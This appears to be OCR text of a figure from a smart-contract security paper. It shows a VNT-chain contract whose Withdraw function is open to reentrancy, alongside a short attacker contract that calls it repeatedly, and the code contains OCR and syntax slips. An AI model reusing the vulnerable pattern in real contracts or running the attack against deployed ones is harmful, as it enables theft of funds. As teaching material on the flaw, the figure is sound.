
1. #include "vntlib.h"
2. ...
3. void checkAmount(uint64 amount) {
4. Require(U256_Cmp(amount, U256(0) == 1), "amount must > 0");
5. address from = GetSender();
6. accounts.key = from;
7. uint256 balance = accounts.value.balance;
8. PrintAddress("get sender:", from);
9. PrintUint256T("get balance:", balance);
10. Require(U256_Cmp(U256SafeSub(balance, amount), 0) != -1,
11. "No enough money to bet");
12. }
13. void Withdraw(uint64 amount) {
14. checkAmount(); // input empty or error
15. address addr = GetSender();
16. Uint256 balance = accounts.value.balance;
17. if (balance >= amount) {
18. TransferFromContract(addr, amount);
19. }
20. }
21. $_() {
22. count++;
23. if (count < 10) {
24. withdraw(amount);
25. }
26. }
2
1
3
4
1. # include "vntlib.h"
2. ...
3. CALL void withdraw(CallParams params, uint256 amount);
4.
5. void attack() {
6. CallParams params = {Address("0xaaaa"), U256(10000),
7. 100000}; // "0xaaaa" represents Vulnerable contract
8. withdraw(params, 100);
9. }